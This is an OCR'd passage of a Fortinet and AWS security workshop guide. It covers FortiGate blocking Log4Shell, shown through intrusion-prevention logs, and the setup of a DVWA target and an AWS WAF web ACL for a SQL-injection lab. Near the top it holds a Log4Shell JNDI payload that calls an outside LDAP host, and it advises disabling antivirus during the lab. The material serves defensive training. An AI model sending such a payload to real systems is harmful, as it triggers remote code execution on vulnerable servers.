
```
${jndi:ldap://3.128.95.240:12345/ef7e58f4-e0e7-4de2-a23f-33d34b4f8196}
```

If any entries appear in the log below, you should immediately take action to mitigate the vulnerability.

Time	Type	Source	Message

Timestamps are in UTC. Test results are permanently deleted after 24 hours.

25- Go to FortiGate’s web console. Go to “Log & Report” > “Intrusion Prevention”. You will see a new Apache.Log4J attack, but now in the details it was dropped



Date/Time		Severity	Source	Protocol	User	Action	Count	Attack Name
2 minutes ago		■■■■■	54.210.2.98	6		dropped		Apache.Log4j.Error.Log.Remote.Code.Execution
3 minutes ago		■■■■■	54.210.2.98	6		dropped		Apache.Log4j.Error.Log.Remote.Code.Execution
3 minutes ago		■■■■■	54.210.2.98	6		detected		Apache.Log4j.Error.Log.Remote.Code.Execution
10 minutes ago		■■■■□	54.186.3.71	6		detected		Spring.Boot.Actuator.Unauthorized.Access
18 minutes ago		■■□□□	205.210.31.147	17		detected		Nmap.Script.Scanner
19 minutes ago		■■□□□	192.241.214.37	17		detected		Nmap.Script.Scanner
19 minutes ago		■■□□□	192.241.214.37	17		detected		Nmap.Script.Scanner
20 minutes ago		■■□□□	192.241.208.143	17		detected		Nmap.Script.Scanner
23 minutes ago		■■■■■	54.210.2.98	6		detected		Apache.Log4j.Error.Log.Remote.Code.Execution
31 minutes ago		■■□□□	205.210.31.132	17		detected		Wind.River.VxWorks.WDB.Debug.Service.Version.Numb...

Log Details

General
Absolute Date/Time 2022/05/18 12:30:27
Time 12:30:27
Session ID 13762
Virtual Domain root

Source
IP 54.210.2.98
Source Port 59972
Country/Region United States
Source Interface gwlb1-az1
User

Destination
IP 10.1.0.221
Port 8080
Destination Interface gwlb1-az1
Hostname 54.241.43.41
URL /login

Application Control
Protocol 6
Service HTTP

Action
Action dropped
Threat 4096
Policy ID 2

Security
Level ■■■■■■□
Threat Level Critical
Threat Score 50

Cellular

26- Good job! You blocked Log4Shell! It was a simple demo but shows how powerful is to have a solution like this in your cloud. The signatures are updated automatically, so if a new attack is discovered, you will be protected ASAP.

Lab 3 - Test and defend against SQL Injection


Overview

We saw on Lab 2 FortiGate blocking some attacks, that were trying to explore application/library/software vulnerabilities, that is also called “virtual patching” in some cases, however many other types of attacks can be done directly to your application where the attackers try to explore flaws in your code. For these attacks, and many others, we can use WAF.

AWS WAF is a native WAF solution where you can create your rules and/or use thirty-party rules. Fortinet provides a set of rules for AWS WAF, these rules are updated frequently and automatically by Fortinet experts.

In this lab we will show how to create a AWS WAF, associate with your existing ALB and insert the Fortinet managed rules to it.

Check the diagram below:



The flow is as follows:

1- The user from internet, send the request. This request arrives to Internet Gateway. In this case we will send a SQL injection command
2- The internet gateway sends it to the Gateway LoadBalancer endpoint (GWLBe)
3- GWLBe sends it to the Gateway LoadBalancer (GWLB)
4- GWLB sends it to one FortiGate
5- FortiGate analyses the traffic. If it is allowed go to next step
6- GWLB returns it to GWLBe
7- GWLBe sends it to the ALB
8- ALB will be integrated with AWS WAF, if the request is allowed, it goes to next step. If not, it will be dropped
9- Request arrives its destination

Preparation

In this section, you will install the application in the **EC2 DVWA.**

> **Important:** Some EDR or anti-virus software can block this lab. Please, try to disable it just during this lab or create rules of exception.

1- As EC2 DVWA doesn't have a public IP, you need to connect through another EC2. Or you can use a VPN solution provided by FortiGate. To make it faster for this lab, we will use the EC2 Web Finance

2- Copy your SSH key (.pem format) to the EC2 Web Finance. Send it by SCP

3- Access the EC2 Web Finance using your favorite SSH client

4- Do not forget to change your key permissions (example chmod 600 your_key_file.pem)

5- Connect to EC2 DVWA machine using the command

   a. If you need the internal IP of your EC2 DVWA, go to AWS web console > EC2 > Instances > click DVWA > in the pane opened check the "Private IPv4 addresses"


```
ssh -i your_key_file.pem ubuntu@IP_EC2_DVWA
```

6- Execute the following commands


```
sudo apt update
sudo apt-get install -y docker.io
sudo docker run --rm --name dvwa -d -p 80:80 gallego02/dvwa-fgallego
```

7- Now lets create a AWS WAF and associate with the previous created ALB

8- In the AWS web console search box type WAF and click "WAF & Shield"



9- Click "Create web ACL"



Security, Identity, and Compliance

AWS WAF


Protect your web applications from common web exploits

AWS WAF is a web application firewall service that lets you monitor web requests that are forwarded to an Amazon API Gateway API, an Amazon CloudFront distribution, or an Application Load Balancer. You can protect those resources based on conditions that you specify, such as the IP addresses that the requests originate from.

Get started with AWS WAF

Set up protection for your Amazon CloudFront distributions, Application Load Balancers, and/or Amazon API Gateway stages in just under 5 minutes.

10- Choose your region first. It must be the same your resources are already created



AWS WAF > Web ACLs > Create web ACL
Step 1
Describe web ACL and associate it to AWS resources
Step 2
Add rules and rule groups
Step 3
Set rule priority
Step 4
Configure metrics
Step 5
Review and create web ACL
Info

Describe web ACL and associate it to AWS resources

Web ACL details

Name

The name must have 1-128 characters. Valid characters: A-Z, a-z, 0-9, - (hyphen), and _ (underscore).

Description - *optional*

The description can have 1-256 characters.

CloudWatch metric name

The name must have 1-128 characters. Valid characters: A-Z, a-z, 0-9, - (hyphen), and _ (underscore).

Resource type

Choose the type of resource to associate with this web ACL.

○ CloudFront distributions


● Regional resources (Application Load Balancer, API Gateway, AWS AppSync)

Region

Choose the AWS region to create this web ACL in.

US West (N. California) ▼

11- Name: WAF-DEMO. Click “Next”



Web ACL details

Name

WAF-DEMO

The name must have 1-128 characters. Valid characters: A-Z, a-z, 0-9, - (hyphen), and _ (underscore).

Description - *optional*

The description can have 1-256 characters.

CloudWatch metric name

WAF-DEMO

The name must have 1-128 characters. Valid characters: A-Z, a-z, 0-9, - (hyphen), and _ (underscore).

Resource type

Choose the type of resource to associate with this web ACL.

○ CloudFront distributions

● Regional resources (Application Load Balancer, API Gateway, AWS AppSync)

Region

Choose the AWS region to create this web ACL in.

US West (N. California)


Associated AWS resources - *optional*

	Name	Resource type	Region

No results

There are no results to display

12- Leave it as default and click next



Add rules and rule groups

A rule defines attack patterns to look for in web requests and the action to take when a request matches the patterns. Rule groups are reusable collections of rules. You can use managed rule groups offered by AWS and AWS Marketplace sellers. You can also write your own rules and use your own rule groups.

Rules

If a request matches a rule, take the corresponding action. The rules are prioritized in order they appear.

□	Name	Capacity	Action

No rules.

You don't have any rules added.

Web ACL rule capacity units used

The total capacity units used by the web ACL can't exceed 1500.

0/1500 WCUs

Default web ACL action for requests that don't match any rules


Default action

● Allow

○ Block

13- Click "Next" in the following two screens

14- Click "Create web ACL"



No rules.

You don't have any rules added.

Web ACL rule capacity units used

The total capacity units used by the web ACL can't exceed 1500.

0/1500 WCUs

Default web ACL action for requests that don't match any rules

Action	Custom request headers
Allow	-

Step 4: Configure metrics

Amazon CloudWatch metrics

Rules	CloudWatch metric name


No results

There are no results to display

Sampled requests

Sampled requests	Sampled requests for web ACL default actions
Disabled	Enabled

